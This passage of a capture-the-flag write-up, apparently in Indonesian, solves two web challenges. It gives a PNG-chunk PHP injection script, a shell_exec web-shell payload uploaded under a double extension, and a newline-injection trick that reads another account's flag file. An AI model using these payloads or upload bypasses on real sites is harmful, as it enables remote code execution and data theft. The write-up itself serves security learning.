    $fileMimeType = $finfo->file($file['tmp_name']);
    $maxFileSize = 500 * 1024;
    return (strpos($fileMimeType, 'image/') === 0 &&
        $fileExtension !== 'php' &&
        $file['size'] <= $maxFileSize &&
        strlen($file['name']) >= 30
    );
}

function resizeImage($file) {
    try {
        $imagick = new \Imagick($file['tmp_name']);
        $imagick->thumbnailImage(50, 50, true, true);
        $filePath = 'results/50x50-' . $file['name'];
        $imagick->writeImage($filePath);
        chmod($filePath, 0444);
        return $filePath;
    } catch (Exception $e) {
        global $error;
        $error = 'Error when doing magic: ' . $e->getMessage();
        return null;
    }
}

if ($_SERVER['REQUEST_METHOD'] === 'POST' && isset($_FILES['image'])) {
    if (canUploadImage($_FILES['image'])) {
        $resizedImagePath = resizeImage($_FILES['image']);
    } else {
        $error = 'Please upload different file.';
    }
}
?>
```


Dan disitu terdapat resizeImage dengan thumbnailImage, kita bisa menggunakan referensi dari artikel berikut ini untuk bisa injeksi php kode ke image nya: https://www.synacktiv.com/publications/persistent-php-payloads-in-pngs-how-to-inject-php-code-in-an-image-and-keep-it-there.html. Dengan metode tEXt chunk, berikut ini kode injeksi nya dalam php:

```php
<?php

if(count($argv) != 4) exit("Usage $argv[0] <Input file> <PHP payload>
<Output file>");

$input = $argv[1];
$_payload = $argv[2];
$output = $argv[3];

$imgck = new Imagick($input);
$imgck->setImageProperty("Synacktiv", $_payload);
$imgck->writeImage($output);

?>
```

Command:

```
php exploit.php 'ori.png' '<?php if(isset($_GET["cmd"])) { echo "<pre>" .
shell_exec($_GET["cmd"]) . "</pre>"; } ?>'
'nasanasanasanasanasanasanasanasanasa-injected.php.phar'
```

PATHINFO_EXTENSION bisa dibypass dengan double extension atau null byte. Kita gunakan .php.phar, lalu upload file yang telah di-inject dan akses shellnya.



Flag: **CJ2023{__n0t_ju5t_4n0th3r_unrestricted_file_upload_____&&__}**

Wonder Drive (850 pts)

Buat 2 akun:

1. akun_1: capekcapekcapek
2. akun_2: cupukcupukcupuk

Pada akun_2, buat sebuah directory yang mengandung newline, ini untuk melakukan append data ke file “access” yang mana listnya diurai berdasarkan newline.

```
def is_accessible(accessor, full_path):

    access_file = f"accounts/{accessor}/access"

    with open(access_file, encoding="ascii") as f:

        access_list = f.read().split('\n')

        for access in access_list:

            abs_access = os.path.abspath(access)

            abs_filepath = os.path.abspath(full_path)

            if abs_filepath == os.path.commonpath([abs_access,
abs_filepath]):

                return True

    return False
```

Payload:

```
aaaa%0arepository/wonderadmin/flag.txt
```

Lalu share file tersebut ke akun_1. Didapatkan:


```
.eJyrViotTi1SslJKLi0ozUYQSjpKaZk5qQWJJRlAyaLUgvzizJL8okp9NHX6iUAQk4ekoDw_
LyW1KDElNzNPPy0nMV2vpKJEqRYAHhsoLw.Noti-HI6D4nvDjrp5g6BCMsnnO0
```


Hasil decode:

```
{'user': 'cupukcupukcupuk', 'filepath':
'repository/cupukcupukcupuk/aaaa\nrepository/wonderadmin/flag.txt'}
```

Pakai session akun_1 untuk accept file, dan akses flagnya:

https://wonder-drive.ctf.cyberjawara.id/accept_share/.eJyrViotTi1SsIJKLi0ozUYQSjpKaZk5qQWJJRlAyaLUgvzizJL8okp9NHX6iUAQk4ekoDw_LyW1KDElNzNPPy0nMV2vpKJEqRYAHhsoLw.Noti-HI6D4nvDjrp5g6BCMsnnO0

Flag: **CJ2023{wonderful_trick!_zzzzzzzzzzzzzzzzzzzz}**